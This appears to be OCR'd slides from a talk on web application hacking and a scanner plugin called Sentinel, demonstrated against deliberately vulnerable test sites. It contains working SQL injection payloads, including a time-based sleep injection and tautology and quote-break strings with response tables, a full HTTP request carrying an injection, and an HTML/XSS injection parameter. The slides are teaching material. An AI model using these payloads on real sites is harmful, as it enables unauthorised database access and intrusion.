
*searchFor=***a'%2b(select%20*%20from%20(select(sleep(20)))a)%2b'***&goButton=go*

Real Life Example:
Acunetic Acuart Vulnerable Testphp



Name	Original	Attack	Status	Length	#TAGS
searchFor	a	a	200	+0	226
searchFor	a	a'BREAK"	200	-2590	142
searchFor	a	a+OR+41%3d42	200	-2588	142
searchFor	a	a'+OR+'41'%3d'42	200	-2584	142
searchFor	a	a"+OR+"41"%3d"42	200	-2584	142
searchFor	a	a%2f**%2f	200	-2593	142
searchFor	a	a)+OR+(41%3d42	200	-2586	142
searchFor	a	a')+OR+('41'%3d'42	200	-2582	142
searchFor	a	a")+OR+("41"%3d"42	200	-2582	142
searchFor	a	a'BREAK"	200	-2590	142
searchFor	a	a OR 41=42	200	-2588	142
searchFor	a	a' OR '41'='42	200	-2584	142
searchFor	a	a" OR "41"="42	200	-2584	142
searchFor	a	a/**/	200	-2593	142

Real Life Example:
Acunetic Acuart Vulnerable Testphp



Name	Original	Attack	Status	Length	#TAGS
searchFor	a	a/**/	200	-2593	142
searchFor	a	a) OR (41=42	200	-2586	142
searchFor	a	a') OR ('41'='42	200	-2582	142
searchFor	a	a") OR ("41"="42	200	-2582	142
searchFor	a	a'BREAK"	200	-2590	142
searchFor	a	a'+||+'	200	-2591	142
searchFor	a	a'+%2b+'	200	-2592	142
searchFor	a	a'+'	200	+3	226
searchFor	a	%2f**%2fa	200	-2593	142
searchFor	a	a'BREAK"	200	-2590	142
searchFor	a	a' || '	200	-2591	142
searchFor	a	a' + '	200	+5	226
searchFor	a	a' '	200	+3	226
searchFor	a	/**/a	200	-2593	142

Real Life Example: Acunetic Acuart Vulnerable Testphp

```
POST /search.php?test=query HTTP/1.1
Host: testphp.vulnweb.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:30.0) Gecko/20100101 Firefox/30.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/search.php?test=query
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 26

goButton=go&searchFor=a'+'
```


Content

- Intro
- Motivation
- About Web App Hacking
  - Automated Scanners
  - Manual Hacking
  - Semi Automated: Sentinel
- Learning by doing: SQL Injection
  - Super Short Intro to SQL Injections
  - Tautology based SQL Injections
  - Sentinel & SQL Injections
  - Other SQL Injection Scanners
- **Conclusion**

Web App Hacking 1.0

- Browser
  - + Hackbar
  - + F12
- Intercepting Proxy
- And some automated scanners

Web App Hacking 1.0



http://www.dobin.ch/vulnerable/test2.php

☑ Enable Post data ☐ Enable Referrer

Post data

bla=blaaa&testparam=teeest%3Ch1%3ETEST%3C%2Fh1%3E

Sentinel test

POST XSS

blaaa teeest Send Reset

teeest


TEST

```
<head></head>
<body>
  <h1></h1>
  <h2></h2>
  <form method="post" action="test2.php"></form>


    teeest
  <h1>
    TEST
  </h1>
```

```
element {                inline
}
```

Web App Hacking 2.0?

Plug n Hack




http://www.dobi...able/test2.php
ZAP Simple Browser Configura...
www.dobin.ch/vulnerable/test2.php
lug n hack
burp

Sentinel test

POST XSS

```
Synopsis: » zap
OWASP ZAP Commands
Sub-Commands:

  • zap brk: Break on all new requests and/or responses » help zap brk
  • zap http-session: Manipulate HTTP sessions » help zap http-session
  • zap http-session new: Start a new HTTP session » help zap http-session new
  • zap http-session rename: Rename an HTTP session » help zap http-session rename
  • zap http-session switch: Switch to another HTTP session » help zap http-session switch
  • zap record: Record all requests » help zap record
  • zap scan: Control the ZAP active scanner » help zap scan
  • zap scan start: Start actively scanning a site » help zap scan start
  • zap scan status: Scan progress out of 100 » help zap scan status
  • zap session: Manipulate ZAP sessions » help zap session
  • zap session clear: Clear the ZAP session (not saved to disk) » help zap session clear
  • zap session new: Create a new ZAP session (saved to disk) » help zap session new
  • zap spider: Control the ZAP spider » help zap spider
  • zap spider start: Start spidering a site » help zap spider start
  • zap spider status: Spider progress out of 100 » help zap spider status
  • zap spider stop: Stop spidering a site » help zap spider stop
  • zap version: Returns the ZAP version » help zap version

»
```

“Send to Burp”



http://www.dobi...able/test2.php

www.dobin.ch/vulnerable/test2.php

Sentinel test


POST XSS

blaaa teeest

teeest

- Nope!
- Only Tab URL
- No Post
- No Header
- Just not possible ?

Sentinel FF Plugin

